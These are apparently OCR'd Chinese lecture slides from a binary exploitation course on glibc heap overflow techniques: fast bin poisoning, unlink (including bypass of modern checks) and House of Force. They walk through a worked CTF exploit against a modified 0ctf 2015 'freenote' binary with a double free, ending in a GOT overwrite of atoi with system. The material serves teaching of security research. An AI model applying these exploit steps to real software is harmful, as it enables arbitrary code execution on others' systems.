长亭科技
CHAITIN.CN

二进制漏洞挖掘与利用

课时11: 堆溢出利用技术


课时大纲

- Fast bin 利用技术
- Fast bin 利用案例
- Unlink 利用技术
- 其他利用技术
  - House of Force 利用技术
  - mmap 溢出利用技术

Fast bin利用技术

- Fast bin利用技术
  - Fast bin为单向链表，结构简单，容易伪造
  - 为了提高效率，安全 检查较少
  - 只针对Fast bin大小的chunk，small/large chunk不适用
- 利用思路
  - 空闲Fast chunk如果发生溢出被覆盖，则链表指针fd可以被修改
  - 可以通过修改链表指针fd，在Fast bin链表中引入伪造的空闲Fast chunk
  - 下次分配时分配出伪造的Fast chunk
  - 伪造的Fast chunk可以在.bss全局变量处，也可以在栈上


Fast bin利用技术




```
a = malloc(8);
b = malloc(16);
c = malloc(16);
free(a);
free(b);
free(c);
```

假设在某种状态下，Fast bin中有3个Fast chunk。

Fast bin利用技术



通过溢出空闲的fast chunk，将其单向链表指针fd指向其他任意内存，只要该内存块对应的size属性与溢出的fast chunk相同，即可实现空闲fast chunk的伪造。在后续的分配中，伪造的内存块就会被分配出来。

后续分配时，会检查空闲fast chunk中的size字段是否符合。

伪造Fast chunk

- 在栈上伪造Fast chunk
  - 覆盖返回地址
- 在bss上伪造Fast chunk
  - 修改全局变量
- 在堆上伪造Fast chunk
  - 修改堆上的数据

案例分析：freenote (0ctf 2015) 修改版

四种操作：

new note

malloc

edit note

realloc

delete note

未检查note是否释放，可以触发 double free

list note

打印

```
int menu()
{
    puts("== Chaitin Free Note ==");
    puts("1. List Note");
    puts("2. New Note");
    puts("3. Edit Note");
    puts("4. Delete Note");
    puts("5. Exit");
    puts("====================");
    printf("Your choice: ");
    return read_number();
}
```

note结构


```
#define NOTENUM 256
struct note_list
{
    long total;
    long inuse;
    struct note notes[0];
};
struct note
{
    long inuse;
    long size;
    char *content;
};
```

```
struct note_list *list;
void init_notes()
{
    list = (struct note_list*)malloc(16 + NOTENUM * sizeof(struct note));
    list->total = NOTENUM;
    list->inuse = 0;
    for (int i = 0; i < NOTENUM; ++i)
    {
        list->notes[i].inuse = 0;
        list->notes[i].size = 0;
        list->notes[i].content = NULL;
    }
}
```

note_list结构存储了note最大数、inuse note数量、长度为256的notes数组
note结构存储了inuse标志、note内容大小和指针
初始化时，分配了NOTENUM（256）个note

创建note - new_node()


```
void new_note()
{
    if (list->inuse >= list->total)
    {
        puts("Unable to create new note.");
        return;
    }
```

创建note时先读入note内容长度(不能超过4096)，然后在通过malloc在堆上分配相同大小内存。读入内容后，将指针和大小保存在notes数组当中空闲的(inuse为0)note结构中(从0到255开始搜索)。

通过此功能可以任意创建fast/small/large chunk。

```
    for (int i = 0; i < list->total; ++i)
        if (list->notes[i].inuse == 0)
        {
            printf("Length of new note: ");
            int len = read_number();
            if (len <= 0)
            {
                puts("Invalid length!");
                return;
            }
            if (len > 4096) len = 4096;
            char *content = (char*)malloc(len);
            printf("Enter your note: ");
            read_len(content, len);
            list->notes[i].inuse = 1;
            list->notes[i].size = len;
            list->notes[i].content = content;
            list->inuse++;
            puts("Done.");
            return;
        }
}
```

修改note - edit_note()


```
void edit_note()
{
    printf("Note number: ");
    int n = read_number();
    if (n < 0 || n >= list->total || list->notes[n].inuse != 1)
    {
        puts("Invalid number!");
        return;
    }
    printf("Length of note: ");
    int len = read_number();
    if (len <= 0)
    {
        puts("Invalid length!");
        return;
    }
    if (len > 4096) len = 4096;
    if (len != list->notes[n].size)
    {
        //int bsize = len + (128 - (len % 128)) % 128;
        list->notes[n].content = (char*)realloc(list->notes[n].content, len);
        list->notes[n].size = len;
    }
    printf("Enter your note: ");
    read_len(list->notes[n].content, len);
    puts("Done.");
}
```

修改note时，需要指定note编号，并指定新note大小，如果大小发生变化，则调用realloc重新分配内存。

删除note - delete_note()


```
void delete_note()
{
    if (list->inuse > 0)
    {
        printf("Note number: ");
        int n = read_number();
        if (n < 0 || n >= list->total)
        {
            puts("Invalid number!");
            return;
        }
        list->inuse--;
        list->notes[n].inuse = 0;
        list->notes[n].size = 0;
        free(list->notes[n].content);
        puts("Done.");
    }
    else
    {
        puts("No notes yet.");
    }
}
```

删除note时，只需指定note序号，然而再删除note时，并没有检查对应的notes[n]的inuse标志是否为1，而且删除note后并为清空note结构中的内容指针，因此可以对任意空闲的note做多次free。

此处存在double free漏洞。

打印note列表 - list_note()


```
void list_note()
{
    if (list->inuse > 0)
    {
        for (int i = 0; i < list->total; ++i)
            if (list->notes[i].inuse == 1)
            {
                printf("%d. %s\n", i, list->notes[i].content);
            }
    }
    else
    {
        puts("You need to create some new notes first.");
    }
}
```

打印note功能可以列出所有note的内容。

利用double free泄露堆地址

0	1	2	3	4
valid	valid	valid	valid	valid
size=0x18	size=0x88	size=0x88	size=0x88	size=0x88
0x604830	0x604850	0x6048e0	0x604970	0x604a00


```
add_note('A' * (0x20 - 8))
add_note('A' * (0x90 - 8))
add_note('A' * (0x90 - 8))
add_note('A' * (0x90 - 8))
add_note('A' * (0x90 - 8))
```

首先添加5个note，note大小为1个0x18和4个0x88，对应5个chunk，chunk大小为1个0x20和4个0x90

利用double free泄露堆地址

0	1	2	3	4
valid	invalid	valid	invalid	valid
size=0x18	size=0	size=0x88	size=0	size=0x88
0x604830	0x604850	0x6048e0	0x604970	0x604a00

```
delete_note(3)
delete_note(1)
```



先删除3号note，再删除1号note，两个0x90大小的small chunk进入unsorted bin双向链表中。

此处选择两个非相邻的chunk是为了防止出现空闲chunk的合并。


利用double free泄露堆地址

0	1	2	3	4
valid	valid	valid	invalid	valid
size=0x18	size=0x88	size=0x88	size=0	size=0x88
0x604830	0x604970	0x6048e0	0x604970	0x604a00

```
add_note('A' * (0x90 - 8))
```

重新创建一个大小为0x88的note，由于unsorted bin是先进先出，因此优先使用原先3号chunk使用的small chunk。

通过上述构造，出现了1号note和3号note处的内容指针指向相同的chunk，1号在使用，3号则已释放。




利用double free泄露堆地址

0	1	2	3	4
valid	valid	valid	invalid	valid
size=0x18	size=0x88	size=0x88	size=0	size=0x88
0x604830	0x604970	0x6048e0	0x604970	0x604a00

trigger double free!

```
delete_note(3)
```

此时可以使用double free漏洞，通过再次free 3号note，即可把1号位置inuse的note释放。




利用double free泄露堆地址

0	1	2	3	4
valid	valid	valid	invalid	valid
size=0x18	size=0x88	size=0x88	size=0	size=0x88
0x604830	0x604970	0x6048e0	0x604970	0x604a00

```
list_note()
泄露 chunk 0x604970的fd指针
这是堆上的地址
```

通过list_note即可把1号note打印出来，1号chunk实际已被free，因此内容中包含了unsorted bin链表指针fd，从而泄露了堆地址。




泄露 libc 地址

0	1	2	3	4
valid	valid	valid	invalid	valid
size=0x88	size=0x88	size=0x88	size=0	size=0x88
0x604850	0x604970	0x6048e0	0x604970	0x604a00

```
edit_note(0, 'A' * (0x90 - 8))
```

通过修改0号note为大小0x88，把unsorted bin中的另外一个chunk分配出来，使得unsorted bin中只剩一个chunk，即1号note指向的chunk。




泄露 libc 地址

0	1	2	3	4
valid	valid	valid	invalid	valid
size=0x88	size=0x88	size=0x88	size=0	size=0x88
0x604850	0x604970	0x6048e0	0x604970	0x604a00

```
list_note()
泄露 chunk 0x604970 的fd指针
这是unsorted bin的地址
```

再次通过list_note即可把1号note打印出来，1号chunk的fd指针原先指向堆，现在指向glibc全局变量main_arena中的unsorted bin，因此通过打印可以泄露libc地址。



伪造 fast chunk

0	1	2	3	4	5
valid	valid	valid	valid	valid	valid
size=0x88	size=0x88	size=0x88	size=0x68	size=0x88	size=0x78
0x604850	0x604970	0x6048e0	0x604970	0x604a00	0x604a90

```
add_note('A' * (0x70 - 8))
add_note('A' * (0x80 - 8))
```

泄露了堆和libc地址后，尝试使用fast bin利用技术。


先分配2个新的note，一个会分配在3号note中，chunk大小为0x70的fast chunk，另一个增加在5号，大小为0x80的fast chunk。3号note对应的chunk依然分配在了0x604970，后续可以使用1号note修改它。

伪造 fast chunk

0	1	2	3	4	5
valid	valid	valid	invalid	valid	valid
size=0x88	size=0x88	size=0x88	size=0	size=0x88	size=0x78
0x604850	0x604970	0x6048e0	0x604970	0x604a00	0x604a90

```
delete_note(3)
```

删除3号note，0x604970处的fast chunk进入fast bin链表。



伪造 fast chunk


0x603098

0	1	2	3	4	5	
valid	valid	valid	invalid	valid	valid	
size=0x88	size=0x88	size=0x88	size=0	size=0x88	size=0x78	
0x604850	0x604970	0x6048e0	0x604970	0x604a00	0x604a90	

```
edit(1, fake_fast_chunk_addr)
```

通过编辑1号chunk，修改0x604970处的内容，可以在fast bin中引入伪造的fast chunk节点。

此处我们选择在0x603098处伪造一个fast chunk。0x603098为note[5]结构的位置，以便我们可以修改note[5]的content指针。




分配出伪造的 fast chunk

0x603098

0	1	2	3	4	5	
valid	valid	valid	valid	valid	valid	
size=0x88	size=0x88	size=0x88	size=0x68	size=0x88	size=0x78	
0x604850	0x604970	0x6048e0	0x604970	0x604a00	0x604a90	

```
add_note('C' * (0x70 - 8))
```

创建一个0x70大小的fast chunk，将fast bin上位于0x604970处的chunk分配掉，使fast bin上只剩下一个伪造的fast chunk 0x603098。



填充伪造的 fast chunk

0x603098

0	1	2	3	4	5	6	7
valid	valid	valid	valid	valid	valid	valid	DDDD..D
size=0x88	size=0x88	size=0x88	size=0x68	size=0x88	size=0x78	size=0x68	DDDD..D
0x604850	0x604970	0x6048e0	0x604970	0x604a00	DDDD..D	0x6030a8	DDDD..D

```
add_note('D' * (0x70 - 8))
```

再次创建大小为0x70的fast chunk，0x603098处的伪造fast chunk就会被分配出来，我们可以控制从note[5]的content指针开始的一片大小为0x70的内存，图上标记为DDDD，从而我们可以控制note[7]的结构。

填充伪造的 fast chunk

0x603098

0	1	2	3	4	5	6	7
valid	valid	valid	valid	valid	valid	valid	valid=1
size=0x88	size=0x88	size=0x88	size=0x68	size=0x88	size=0x78	size=0x68	8
0x604850	0x604970	0x6048e0	0x604970	0x604a00	DDDD..D	0x6030a8	atoi@got

```
payload = 'D' * 8 * 4
payload += p64(1)
payload += p64(8)
payload += p64(atoi@got)
add_note(payload)
```

伪造note[7]为一个大小为8，指向atoi GOT表项的note。

GOT 劫持

0x603098

0	1	2	3	4	5	6	7
valid	valid	valid	valid	valid	valid	valid	valid=1
size=0x88	size=0x88	size=0x88	size=0x68	size=0x88	size=0x78	size=0x68	8
0x604850	0x604970	0x6048e0	0x604970	0x604a00	DDDD..D	0x6030a8	atoi@got

```
edit_note(7, p64(system)) => atoi@got=system
atoi("/bin/sh")
```

通过修改note[7]的内容，即可将atoi的GOT表项修改为system。

下次程序调用atoi时即可执行任意命令。

方法二：__realloc_hook 处伪造fast chunk

0	1	2	3	4
valid	valid	valid	valid	valid
size=0x88	size=0x88	size=0x88	size=0	size=0x88
0x604850	0x604970	0x6048e0	0x604970	0x604a00

```
add_note('A' * (0x70 - 8))
delete_note(3)
edit(1, fake_fast_chunk_addr = (long)&_realloc_hook - 0x1b)
```

```
$ x/20x (long)(&__realloc_hook) - 0x1b
0x7ffff7dd1aed <_IO_wide_data_0+301>:   0xfff7dd0260000000      0x000000000000007f
0x7ffff7dd1afd: 0x4141414141414141      0xfff7a53380414141
0x7ffff7dd1b0d <__realloc_hook+5>:      0x000000000000007f      0x0000000000000000
0x7ffff7dd1b1d: 0x0000000000000000      0x0000000000000000
```

glibc全局变量__realloc_hook附近可以伪造0x70大小的fast chunk，然后通过修改__realloc_hook即可劫持realloc。


利用 gdb 脚本追踪内存分配和释放


```
b *0x400c75
commands
    silent
    printf "malloc(0x%llx)", $rdi
    continue
end
b *0x400c7a
commands
    silent
    printf "=0x%llx\n", $rax
    continue
end

b *0x40100a
commands
    silent
    printf "free(0x%llx)\n", $rdi
    continue
 end
```

```
malloc(0x18)=0x604830
malloc(0x88)=0x604850
malloc(0x88)=0x6048e0
malloc(0x88)=0x604970
malloc(0x88)=0x604a00
free(0x604970)
free(0x604850)
malloc(0x88)=0x604970
free(0x604970)
realloc(0x604830)=0x604830
malloc(0x68)=0x604970
malloc(0x78)=0x604a90
free(0x604970)
malloc(0x68)=0x604970
malloc(0x68)=0x6030a8
```

Unlink利用技术




- Unlink触发条件
  - 要求 Chunk A 或 Chunk C 是free chunk
  - Free(chunk B) 时触发
- 此时 chunk A 或 chunk C 与 chunk B 合并，需要将chunk A或者B从原来的bin上取下，因此触发 Unlink chunk A 或 chunk B
- Unlink实际上是链表删除的操作，如果要Unlink的chunk可以发生溢出，就可以覆盖链表fd和bk指针，从而干扰链表删除操作

Unlink操作

```
#define unlink( P, BK, FD ) {
    BK = P->bk;
    FD = P->fd;
    FD->bk = BK;
    BK->fd = FD;
}
```


Unlink就是把chunk从bin的双向链表中删除，因此前一个chunk和后一个chunk的fd、bk指针都会被修改。

如果unlink的chunk可以通过堆溢出修改fd和bk，则可利用unlink操作实现内存写。



Unlink操作

如果要Unlink的Chunk被堆溢出改写了fd和bk，会发生什么？



BK和FD被堆溢出修改：

```
#define unlink( P, BK, FD ) {
    BK = P->bk;
    FD = P->fd;
    FD->bk = BK;
    BK->fd = FD;
}
```

FD+0x18处被改为BK（x64）
BK+0x10处被改为FD（x64）


Old school unlink 技术十分简单，无任何安全检查。现代 glibc 中增加了Unlink检查，无法任意伪造fd和bk，fd的bk必须指向自身，bk的fd也必须指向自身。

```
assert(P->fd->bk == P)
assert(P->bk->fd == P)
```

现代Unlink利用技术

现代 glibc 中的Unlink检查:

```
assert(P->fd->bk == P)
assert(P->bk->fd == P)
```



绕过方法:

- 找到一个指针 X 指向 P(*X = P)
- 伪造 P->fd = X - 0x18(x64架构)
- 伪造 P->bk = X - 0x10(x64架构)
- 触发 Unlink(P), 得到内存写: *X = X - 0x18(x64架构)

这种绕过技巧的核心依赖于能够找到一个指向堆块的指针，同时unlink利用的效果也受到限制，无法将指针X修改成任意值，只能修改成X - 0x18

Unlink发生在unsorted bin上

当申请大于fast chunk的内存时，glibc会优先从unsort bin中寻找内存chunk。

在寻找过程中，如果遇到大小不足的 chunk，则会将其从unsorted bin中整理进相应的small bin或者large bin中。这个步骤中，将chunk从unsorted中取下的操作也称 为unlink，这个unlink中没有前面提到的检查：


```
/* remove from unsorted list */
unsorted_chunks (av)->bk = bck;
bck->fd = unsorted_chunks (av);
```

如果unlink的chunk的fd被堆溢出修改，在 unlink过程中，fd指向的内存会被修改成 unsorted bin的地址，即libc中的地址。由于 这个内存写不可控制写入的 值，固定写入libc地址，因此 这一个技巧通常用在特殊场景下。例如先通 过该技巧将某个代表数量的整数 值改大，再进一步利用其他 检查绕过。

House of Force 利用技术

- Top Chunk的概念
  - top chunk位于堆最高地址处，堆内存的边缘，不在任何bin中
  - 当bins中没有合适的内存可供glibc分配时，就从top chunk中分割出一块内存返回。
- 利用条件
  - 堆溢出能够覆盖top chunk，修改top chunk的size为0xFFFFFFF
  - 能通过程序malloc任意大小内存
- 利用效果
  - 可以控制malloc返回任意地址内存

House of Force 示意图



